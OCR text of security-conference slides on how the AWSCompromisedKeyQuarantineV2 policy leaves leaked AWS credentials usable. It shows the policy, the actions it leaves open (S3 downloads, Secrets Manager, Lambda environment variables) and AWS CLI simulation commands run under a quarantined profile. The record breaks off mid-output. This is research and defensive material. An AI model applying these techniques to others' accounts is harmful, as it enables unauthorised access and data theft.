


Breaking free from the chains of fate

Bypassing AWSCompromisedKeyQuarantineV2 Policy


LOOK! UP IN THE SKY!
IT'S A BIRD!
IT'S A PLANE!
IT'S Permiso !


Andrew Kraut
aka Opie


Bleon Proko
aka gl4ssesbol

Wanted

Bleon Proko
aka gl4ssesbol

Andrew Kraut
aka Opie

Summary

- What is AWSCompromisedKeyQuarantineV2 Policy
- What privileges does the policy not restrict
- How we can bypass it
- How we can bypass it with style
- Now what?

Hypothetically speaking...

Hello,

We have become aware that the AWS access key AKIAZBGIGYA4N7A6KFUO, belonging to IAM User s3admin, along with the corresponding secret key is publicly available online at https://github.com/bleonproko/Somescripts/blob/53cfad58eae9a9e3d89c0f89b637883ed999e410/.aws.

To protect your account, we have temporarily limited your ability to use some AWS services.

To protect your account from unwanted activity, we have applied the "AWSCompromisedKeyQuarantineV2" AWS Managed Policy ("Quarantine Policy") to the IAM User [user_id]. The Quarantine Policy applied to the IAM User [user_id] protects your account by denying access to high risk actions like iam:CreateAccessKey and ec2:RunInstances. Please refer to tehe "AWSCompromisedKeyQuarantineV2 Permissions" [1] to review all of the actions denied by the policy.

Please do not remove the Quarantine Policy before following the instructions below. However, in cases where the Quarantine Policy is causing production issues you may choose to detach the policy from the user. Only users with admin privileges or with access to iam:DetachUserPolicy may remove the policy. Refer to the IAM User Guide [2] on how to remove managed policies.

Hello,


We have become aware that the AWS access key AKIAZBGIGYA4EDFA2S57, belonging to User administrator along with the corresponding secret key is publicly available online at https://github.com/bleonproko/Somescripts/blob/df6f2a967b451001aeca14aaabffc124dc94c05c/.aws.

To protect your account, we have temporarily limited your ability to use some AWS services.

To restore access, you must contact AWS by and follow the instructions below. If you do not contact AWS by , we may suspend your account. We may terminate any suspicious resources on your account, and some resources may not be recoverable once terminated.

As a security best practice, we recommend that you enable multi-factor authentication (MFA) [1].

Follow the instructions below and for further detailed instructions, please refer to the “What do I do if I notice unwanted activity in my AWS account?” user guide [2].




My user is leaked? Luckily my infrastructure is protected by AWSCompromisedKeyQuarantineV2

AWSCompromisedKeyQuarantineV2 is an AWS policy that attaches to identities whose credentials are leaked. It denies access to certain actions, applied by the AWS team in the event that an IAM credentials have been compromised or exposed publicly.

Policy Document


```
{"Version" : "2012-10-17",
  "Statement" : [
    {"Effect" : "Deny",
      "Action" : [
        "cloudtrail:LookupEvents",
        "ec2:RequestSpotInstances",
        "ec2:RunInstances",
        "ec2:StartInstances",
        "ec2:PurchaseReservedInstancesOffering",
        "ec2:AcceptReservedInstancesExchangeQuote",
        "ec2:CreateReservedInstancesListing",
        "iam:AddUserToGroup",
        "iam:AttachGroupPolicy",
        "iam:AttachRolePolicy",
        "iam:AttachUserPolicy",
        "iam:ChangePassword",
        "iam:CreateAccessKey",
        "iam:CreateInstanceProfile",
        "iam:CreateLoginProfile",
        "iam:CreatePolicyVersion",
        "iam:CreateRole",
        "iam:CreateUser",
        "iam:DetachUserPolicy",
        "iam:PassRole",
        "iam:PutGroupPolicy",
        "iam:PutRolePolicy",
        "iam:PutUserPermissionsBoundary",
        "iam:PutUserPolicy",
        "iam:SetDefaultPolicyVersion",
        "iam:UpdateAccessKey",
        "iam:UpdateAccountPasswordPolicy",
        "iam:UpdateAssumeRolePolicy",
        "iam:UpdateLoginProfile",
        "iam:UpdateUser",
        "lambda:AddLayerVersionPermission",
        "lambda:AddPermission",
        "lambda:CreateFunction",
        "lambda:GetPolicy",
        "lambda:ListTags",
        "lambda:PutProvisionedConcurrencyConfig",
        "lambda:TagResource",
        "lambda:UntagResource",
        "lambda:UpdateFunctionCode",
        "lightsail:Create*",
        "lightsail:Delete*",
        "lightsail:DownloadDefaultKeyPair",
        "lightsail:GetInstanceAccessDetails",
        "lightsail:Start*",
        "lightsail:Update*",
        "organizations:CreateAccount",
        "organizations:CreateOrganization",
        "organizations:InviteAccountToOrganization",
        "s3:DeleteBucket",
        "s3:DeleteObject",
        "s3:DeleteObjectVersion",
        "s3:PutLifecycleConfiguration",
        "s3:PutBucketAcl",
        "s3:PutBucketOwnershipControls",
        "s3:DeleteBucketPolicy",
        "s3:ObjectOwnerOverrideToBucketOwner",
        "s3:PutAccountPublicAccessBlock",
        "s3:PutBucketPolicy",
        "s3:ListAllMyBuckets",
        "savingsplans:CreateSavingsPlan"
      ],
      "Resource" : [
        "*"
      ]
    }
  ]
}
```

Ok, But how?


{
"Version" : "2012-10-17",
"Statement" : [
{
"Effect" : "Allow",
"Action" : [
"iam:AttachGroupPolicy",
"iam:AttachRolePolicy",
"iam:AttachUserPolicy",
"iam:ChangePassword"
]
}
]
}
This is the only permission Allowed
{
"Version" : "2012-10-17",
"Statement" : [
{
"Effect" : "Deny",
"Action" : [
"iam:AttachGroupPolicy",
"iam:AttachRolePolicy",
"iam:AttachUserPolicy"
]
}
]
}
Cancel Each Other

User's Policy

```
{
"Version" : "2012-10-17",
  "Statement" : [
    {
      "Effect" : "Allow",
      "Action" : [
        "iam:AttachGroupPolicy",
        "iam:AttachRolePolicy",
        "iam:AttachUserPolicy",
        "iam:ChangePassword"
      ]
    }
  ]
}
```

This is the only permission Allowed

```
{
"Version" : "2012-10-17",
  "Statement" : [
    {
      "Effect" : "Deny",
      "Action" : [
        "iam:AttachGroupPolicy",
        "iam:AttachRolePolicy",
        "iam:AttachUserPolicy"
      ]
    }
  ]
}
```


Cancel Each Other

Quarantine Policy

How much of a security can the Quarantine Policy be considered as?

Quarantine policy once more...

```
{"Version" : "2012-10-17",
  "Statement" : [
    {"Effect" : "Deny",
      "Action" : [
        "cloudtrail:LookupEvents",
        "ec2:RequestSpotInstances",
        "ec2:RunInstances",
        "ec2:StartInstances",
        "ec2:PurchaseReservedInstancesOffering",
        "ec2:AcceptReservedInstancesExchangeQuote",
        "ec2:CreateReservedInstancesListing",
        "iam:AddUserToGroup",
        "iam:AttachGroupPolicy",
        "iam:AttachRolePolicy",
        "iam:AttachUserPolicy",
        "iam:ChangePassword",
        "iam:CreateAccessKey",
        "iam:CreateInstanceProfile",
        "iam:CreateLoginProfile",
        "iam:CreatePolicyVersion",
        "iam:CreateRole",
        "iam:CreateUser",
        "iam:DetachUserPolicy",
        "iam:PassRole",
        "iam:PutGroupPolicy",
        "iam:PutRolePolicy",
        "iam:PutUserPermissionsBoundary",
        "iam:PutUserPolicy",
        "iam:SetDefaultPolicyVersion",
        "iam:UpdateAccessKey",
        "iam:UpdateAccountPasswordPolicy",
        "iam:UpdateAssumeRolePolicy",
        "iam:UpdateLoginProfile",
        "iam:UpdateUser",
        "lambda:AddLayerVersionPermission",
        "lambda:AddPermission",
        "lambda:CreateFunction",
        "lambda:GetPolicy",
        "lambda:ListTags",
        "lambda:PutProvisionedConcurrencyConfig",
        "lambda:TagResource",
        "lambda:UntagResource",
        "lambda:UpdateFunctionCode",
        "lightsail:Create*",
        "lightsail:Delete*",
        "lightsail:DownloadDefaultKeyPair",
        "lightsail:GetInstanceAccessDetails",
        "lightsail:Start*",
        "lightsail:Update*",
        "organizations:CreateAccount",
        "organizations:CreateOrganization",
        "organizations:InviteAccountToOrganization",
        "s3:DeleteBucket",
        "s3:DeleteObject",
        "s3:DeleteObjectVersion",
        "s3:PutLifecycleConfiguration",
        "s3:PutBucketAcl",
        "s3:PutBucketOwnershipControls",
        "s3:DeleteBucketPolicy",
        "s3:ObjectOwnerOverrideToBucketOwner",
        "s3:PutAccountPublicAccessBlock",
        "s3:PutBucketPolicy",
        "s3:ListAllMyBuckets",
        "savingsplans:CreateSavingsPlan"
      ],
      "Resource" : [
        "*"
      ]
    }
  ]
}
```


Enumeration
Enumerate IAM
List and Download S3 Objects
Lambda Get Function Code and Env Vars
SecretsManager no Restrictions
No KMS Restrictions
CloudFormation Read*
All EC2, LightSail, EKS, ECR, Fargate, etc read
And basically any enumeration

Enumeration Using Policy Simulation

Principal Policy

```
[redacted] $ aws iam simulate-principal-policy --policy-source-arn arn:aws:iam::[redacted]:role/Role1 --action-names sts:AssumeRole --profile quarantinedUser
{
    "EvaluationResults": [
        {
            "EvalActionName": "sts:AssumeRole",
            "EvalResourceName": "*",
            "EvalDecision": "allowed",
            "MatchedStatements": [
                {
                    "SourcePolicyId": "AdministratorAccess",
                    "SourcePolicyType": "IAM Policy",
                    "StartPosition": {
                        "Line": 3,
                        "Column": 17
                    },
                    "EndPosition": {
                        "Line": 8,
                        "Column": 6
                    }
                }
            ],
            "MissingContextValues": [],
            "OrganizationsDecisionDetail": {
                "AllowedByOrganizations": true
            }
        }
    ]
}
```

iam:SimulatePrincipalPolicy

Identity Policy

```
[redacted]: $ aws iam simulate-custom-policy --policy-input-list '{"Version": "2012-10-17", "Statement": [{"Sid": "VisualEditor0", "Effect": "Allow", "Action":
"*", "Resource": "*"}]}' --action-names iam:ListUsers --profile quarantinedUser
{
    "EvaluationResults": [
        {
            "EvalActionName": "iam:ListUsers",
            "EvalResourceName": "arn:aws:iam::[redacted]:user/",
            "EvalDecision": "allowed",
            "MatchedStatements": [
                {
                    "SourcePolicyId": "PolicyInputList.1",
                    "SourcePolicyType": "IAM Policy",
                    "StartPosition": {
                        "Line": 1,
                        "Column": 41
                    },
                    "EndPosition": {
                        "Line": 1,
                        "Column": 116
                    }
                }
            ],
